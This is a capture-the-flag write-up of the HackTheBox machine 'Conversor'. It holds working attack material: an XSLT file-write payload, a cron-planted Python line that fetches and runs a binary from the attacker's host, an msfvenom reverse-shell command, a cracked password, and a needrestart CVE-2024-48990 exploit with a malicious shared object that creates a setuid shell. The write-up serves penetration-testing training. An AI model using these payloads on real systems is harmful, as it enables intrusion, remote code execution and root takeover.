HackTheBox Conversor Writeup
Nmap Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Conversor]
└─$ cat nmap
# Nmap 7.95 scan initiated Sun Oct 26 22:55:06 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN nmap 10.129.34.50
Nmap scan report for 10.129.34.50
Host is up, received echo-reply ttl 63 (0.056s latency).
Scanned at 2025-10-26 22:55:06 CST for 10s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9JqBn+xSQHg4I+jiEo+FiiRUhIRrVFyvZWz1pynUb/txOEximgV3lqjMSYxeV/9hieOFZewt/ACQbPhbR/oaE=
|   256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIR1sFcTPihpLp0OemLScFRf8nSrybmPGzOs83oKikw+
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 26 22:55:16 2025 -- 1 IP address (1 host up) scanned in 10.66 seconds
Open services:
- ssh -> TCP/22
- http -> TCP/80
HTTP Port 80
1
2
3
4
5
6
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
As the nmap results suggests, we have to add conversor.htb into /etc/hosts before access the web services.

The web services has register/login feature, we can try to register an account to access the services.
After login, we would found that it host a service that receive uploaded XML along with the XSLT sheet and transfer them into a more aesthetic format.

By downloading the template, we would found it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Conversor]
└─$ cat nmap.xslt
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />

  <xsl:template match="/">
    <html>
      <head>
        <title>Nmap Scan Results</title>
        <style>
          body {
            font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
            background: linear-gradient(120deg, #141E30, #243B55);
            color: #eee;
            margin: 0;
            padding: 0;
          }
          h1, h2, h3 {
            text-align: center;
            font-weight: 300;
          }
          .card {
            background: rgba(255, 255, 255, 0.05);
            margin: 30px auto;
            padding: 20px;
            border-radius: 12px;
            box-shadow: 0 4px 20px rgba(0,0,0,0.5);
            width: 80%;
          }
          table {
            width: 100%;
            border-collapse: collapse;
            margin-top: 15px;
          }
          th, td {
            padding: 10px;
            text-align: center;
            header: 10px;
          }
          th {
            background: rgba(255,255,255,0.1);
            color: #ffcc70;
            font-weight: 600;
            border-bottom: 2px solid rgba(255,255,255,0.2);
          }
          tr:nth-child(even) {
            background: rgba(255,255,255,0.03);
          }
          tr:hover {
            background: rgba(255,255,255,0.1);
          }
          .open {
            color: #00ff99;
            font-weight: bold;
          }
          .closed {
            color: #ff5555;
            font-weight: bold;
          }
          .host-header {
            font-size: 20px;
            margin-bottom: 10px;
            color: #ffd369;
            header: 10px;
          }
          .ip {
            font-weight: bold;
            color: #00d4ff;
          }
        </style>
      </head>
      <body>
        <h1>Nmap Scan Report</h1>
        <h3><xsl:value-of select="nmaprun/@args"/></h3>

        <xsl:for-each select="nmaprun/host">
          <div class="card">
            <div class="host-header">
              Host: <span class="ip"><xsl:value-of select="address[@addrtype='ipv4']/@addr"/></span>
              <xsl:if test="hostnames/hostname/@name">
                (<xsl:value-of select="hostnames/hostname/@name"/>)
              </xsl:if>
            </div>
            <table>
              <tr>
                <th>Port</th>
                <th>Protocol</th>
                <th>Service</th>
                <th>State</th>
              </tr>
              <xsl:for-each select="ports/port">
                <tr>
                  <td><xsl:value-of select="@portid"/></td>
                  <td><xsl:value-of select="@protocol"/></td>
                  <td><xsl:value-of select="service/@name"/></td>
                  <td>
                    <xsl:attribute name="class">
                      <xsl:value-of select="state/@state"/>
                    </xsl:attribute>
                    <xsl:value-of select="state/@state"/>
                  </td>
                </tr>
              </xsl:for-each>
            </table>
          </div>
        </xsl:for-each>
      </body>
    </html>
  </xsl:template>
</xsl:stylesheet>
We can try to generate a xml format of nmap result and upload it along with the given examples xmlns, which we will receive the report:

Besides, we can download the application sources code from the /about:
Inside the source code folder, we can read the server source code app.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
from flask import Flask, render_template, request, redirect, url_for, session, send_from_directory
import os, sqlite3, hashlib, uuid

app = Flask(__name__)
app.secret_key = 'Changemeplease'

BASE_DIR = os.path.dirname(os.path.abspath(__file__))
DB_PATH = '/var/www/conversor.htb/instance/users.db'
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads')
os.makedirs(UPLOAD_FOLDER, exist_ok=True)

def init_db():
    os.makedirs(os.path.join(BASE_DIR, 'instance'), exist_ok=True)
    conn = sqlite3.connect(DB_PATH)
    c = conn.cursor()
    c.execute('''CREATE TABLE IF NOT EXISTS users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    )''')
    c.execute('''CREATE TABLE IF NOT EXISTS files (
        id TEXT PRIMARY KEY,
        user_id INTEGER,
        filename TEXT,
        FOREIGN KEY(user_id) REFERENCES users(id)
    )''')
    conn.commit()
    conn.close()

init_db()

def get_db():
    conn = sqlite3.connect(DB_PATH)
    conn.row_factory = sqlite3.Row
    return conn

@app.route('/')
def index():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    conn = get_db()
    cur = conn.cursor()
    cur.execute("SELECT * FROM files WHERE user_id=?", (session['user_id'],))
    files = cur.fetchall()
    conn.close()
    return render_template('index.html', files=files)

@app.route('/register', methods=['GET','POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = hashlib.md5(request.form['password'].encode()).hexdigest()
        conn = get_db()
        try:
            conn.execute("INSERT INTO users (username,password) VALUES (?,?)", (username,password))
            conn.commit()
            conn.close()
            return redirect(url_for('login'))
        except sqlite3.IntegrityError:
            conn.close()
            return "Username already exists"
    return render_template('register.html')
@app.route('/logout')
def logout():
    session.clear()
    return redirect(url_for('login'))


@app.route('/about')
def about():
 return render_template('about.html')

@app.route('/login', methods=['GET','POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = hashlib.md5(request.form['password'].encode()).hexdigest()
        conn = get_db()
        cur = conn.cursor()
        cur.execute("SELECT * FROM users WHERE username=? AND password=?", (username,password))
        user = cur.fetchone()
        conn.close()
        if user:
            session['user_id'] = user['id']
            session['username'] = username
            return redirect(url_for('index'))
        else:
            return "Invalid credentials"
    return render_template('login.html')


@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
        file_id = str(uuid.uuid4())
        filename = f"{file_id}.html"
        html_path = os.path.join(UPLOAD_FOLDER, filename)
        with open(html_path, "w") as f:
            f.write(result_html)
        conn = get_db()
        conn.execute("INSERT INTO files (id,user_id,filename) VALUES (?,?,?)", (file_id, session['user_id'], filename))
        conn.commit()
        conn.close()
        return redirect(url_for('index'))
    except Exception as e:
        return f"Error: {e}"

@app.route('/view/<file_id>')
def view_file(file_id):
    if 'user_id' not in session:
        return redirect(url_for('login'))
    conn = get_db()
    cur = conn.cursor()
    cur.execute("SELECT * FROM files WHERE id=? AND user_id=?", (file_id, session['user_id']))
    file = cur.fetchone()
    conn.close()
    if file:
        return send_from_directory(UPLOAD_FOLDER, file['filename'])
    return "File not found"
We can found that it is using lxml python package to parse the XML and XSLT files with the following options
- resolve_entities disabled
- no_network enabled
- dtd_validation disabled
- load_dtd disabled.
This implies that we cannot perform any out-of-band attack to extract data out from the server.
Arbitrary Write To RCE
https://swisskyrepo.github.io/PayloadsAllTheThings/XSLT%20Injection/#external-entity
According to the payload, we can write files with exslt extension. With this says, we can try to verify whether it is work by writing any thing into /var/www/conversor.htb/static/style.css (since css is dynamically import everytime request, but html files are already imported by flask when startup, so changing it doesn’t reflect anything.)
1
2
3
4
5
6
7
8
9
10
11
12
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
          <exploit:document href="/var/www/conversor.htb/static/style.css" method="text">
      Hi, it is wzwr1029!
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>
Then we upload this malicious xslt. After that, we visit /static/style.css to view the css file:

It worked! So in this case, we achieve Arbitrary File Write in Python Flask Web server. However, we need to improve this attack to RCE so that we can gain access to machine.
By reading the other files in source code folder, we can found install.md with the following contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Conversor]
└─$ cat install.md
To deploy Conversor, we can extract the compressed file:

"""
tar -xvf source_code.tar.gz
"""

We install flask:

"""
pip3 install flask
"""

We can run the app.py file:

"""
python3 app.py
"""

You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
The last line sounds interesting, its seems like it have the crontab that run /var/www/conversor.htb/scripts/*.py every minutes. In this case, we can write malicious python by leveraging Arbitrary File Write.
1
2
3
4
5
6
7
8
9
10
11
12
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
          <exploit:document href="/var/www/conversor.htb/scripts/test.py" method="text">
__import__('os').system('wget 10.10.16.38/evil -O /tmp/evil');__import__('os').system('chmod 777 /tmp/evil');__import__('os').system('/tmp/evil');
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>
Then, we create the reverse shell executable:
1
2
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Conversor]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.38 LPORT=443 -f elf > evil
Then, after upload the malicious xslt file, we wait for the reverse shell and Profit!
Lateral Movement
By looking at the /home directories, we knows that there exists a user fismathack, where indicates we might need to perform lateral movement to this account to obtain user.txt
1
2
3
4
5
www-data@conversor:/var/www/conversor.htb/instance$ ls -la /home
total 12
drwxr-xr-x  3 root       root       4096 Jul 31 01:37 .
drwxr-xr-x 19 root       root       4096 Oct 21 05:45 ..
drwxr-x---  5 fismathack fismathack 4096 Oct 21 05:45 fismathack
Inside the source code of the services, we would find the database, we can extract the user information (hash password of fismathack) out.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
www-data@conversor:/var/www$ ls
conversor.htb  index.html
www-data@conversor:/var/www$ cd conversor.htb/
www-data@conversor:/var/www/conversor.htb$ ls
__pycache__  app.py  app.wsgi  instance  scripts  static  templates  uploads
www-data@conversor:/var/www/conversor.htb$ cd instance/
www-data@conversor:/var/www/conversor.htb/instance$ ls
users.db
www-data@conversor:/var/www/conversor.htb/instance$ sqlite3 users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables;
Error: unknown command or invalid arguments:  "tables;". Enter ".help" for help
sqlite> .tables
files  users
sqlite> select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test|098f6bcd4621d373cade4e832627b4f6
After that, we can run hashcat to crack the password, which we will obtain a valid creds for fismathack:Keepmesafeandwarm
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Conversor]
└─$ sudo hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu--0x000, 2909/5882 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

5b5c3ac3a1c897c94caad48e6c71fdec:Keepmesafeandwarm
We can try this credentials by login with ssh!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Conversor]
└─$ ssh fismathack@conversor.htb
The authenticity of host 'conversor.htb (10.129.34.101)' can't be established.
ED25519 key fingerprint is SHA256:xCQV5IVWuIxtwatNjsFrwT7VS83ttIlDqpHrlnXiHR8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'conversor.htb' (ED25519) to the list of known hosts.
fismathack@conversor.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Oct 27 04:59:06 AM UTC 2025

  System load:  0.0               Processes:             221
  Usage of /:   64.4% of 5.78GB   Users logged in:       0
  Memory usage: 7%                IPv4 address for eth0: 10.129.34.101
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Oct 27 04:59:06 2025 from 10.10.16.38
fismathack@conversor:~$
Privilege Escalation
First thing to do is run sudo -l to check what command can be run in sudo privilege:
1
2
3
4
5
6
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
From the output of sudo -l, we know that fismathack user can run /usr/sbin/needrestart with sudo privilege. In this case, we can try to run the command with --help to check the details:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
fismathack@conversor:~$ sudo /usr/sbin/needrestart --help

needrestart 3.7 - Restart daemons after library updates.

Authors:
  Thomas Liske <thomas@fiasko-nw.net>

Copyright Holder:
  2013 - 2022 (C) Thomas Liske [http://fiasko-nw.net/~thomas/]

Upstream:
  https://github.com/liske/needrestart

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

Usage:

  needrestart [-vn] [-c <cfg>] [-r <mode>] [-f <fe>] [-u <ui>] [-(b|p|o)] [-klw]

    -v          be more verbose
    -q          be quiet
    -m <mode>   set detail level
        e       (e)asy mode
        a       (a)dvanced mode
    -n          set default answer to 'no'
    -c <cfg>    config filename
    -r <mode>   set restart mode
        l       (l)ist only
        i       (i)nteractive restart
        a       (a)utomatically restart
    -b          enable batch mode
    -p          enable nagios plugin mode
    -o          enable OpenMetrics output mode, implies batch mode, cannot be used simultaneously with -p
    -f <fe>     override debconf frontend (DEBIAN_FRONTEND, debconf(7))
    -t <seconds> tolerate interpreter process start times within this value
    -u <ui>     use preferred UI package (-u ? shows available packages)

  By using the following options only the specified checks are performed:
    -k          check for obsolete kernel
    -l          check for obsolete libraries
    -w          check for obsolete CPU microcode

    --help      show this help
    --version   show version information
It is a binary that restart daemons after library updates. In fact, it will be called everytime after apt-get install (we would see the similar output if execute /usr/sbin/needrestart standalone).
By searching the related vulnerbaility, we would found the following PoC, which is CVE-2024-48990 in the version <= 3.7.
In short, the needrestart will check the python processes whether it need to restart or not. Then, needrestart will get the environment variables PYTHONPATH in /proc/pid/environ, and set the variables to current environment variables if exists. Then, it will execute python interpreter with a arugment to read a short, hard-coded script from stdin, which is:
1
2
import sys
print(sys.path)
However, if the python process belongs to a local attacker, then needrestart executes Python with an attacker-controlled PYTHONPATH environment variable, which allows the attacker to execute arbitary code as root.
In this means, the attacker can place importlib/__init__.so to hijack the importlib module (which always been called after startup the python interpreter) to our malicious code
For more python tricks: https://siunam321.github.io/research/python-dirty-arbitrary-file-write-to-rce-via-writing-shared-object-files-or-overwriting-bytecode-files/
That’s said, we write the following malicious c code and compile it to __init__.so:
1
2
3
4
5
6
7
8
9
10
11
12
13
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

static void a() __attribute__((constructor));

void a() {
 setuid(0);
 setgid(0);
 const char *shell = "cp /bin/sh /tmp/poc; chmod u+s /tmp/poc &";
 system(shell);
}
1
2
┌──(parallels㉿kali-linux-2025-2)-[~/hackthebox/Conversor]
└─$ x86_64-linux-gnu-gcc -shared -fPIC -o __init__.so lib.c
and upload to server.
Then, we run the python script of the following with the command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
import os
import time

if os.path.exists("/tmp/poc"):
    os.remove('/tmp/poc')

print(f'{42*"#"}\n\nDon\'t mind the error message above\n\nWaiting for needrestart to run...')

while True:
    if os.path.exists("/tmp/poc"):
        print('Got the shell!')
        os.system('/tmp/poc -p')
        break
    time.sleep(0.2)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
fismathack@conversor:~$ PYTHONPATH="$PWD" python3 e.py
Error processing line 1 of /usr/lib/python3/dist-packages/zope.interface-5.4.0-nspkg.pth:

  Traceback (most recent call last):
    File "/usr/lib/python3.10/site.py", line 192, in addpackage
      exec(line)
    File "<string>", line 1, in <module>
  ImportError: dynamic module does not define module export function (PyInit_importlib)

Remainder of file ignored
##########################################

Don't mind the error message above

Waiting for needrestart to run...
Got the shell!
# id
uid=1000(fismathack) gid=1000(fismathack) euid=0(root) groups=1000(fismathack)
# ls
e.py  importlib  user.txt
# ls /root
root.txt  scripts
Pwned!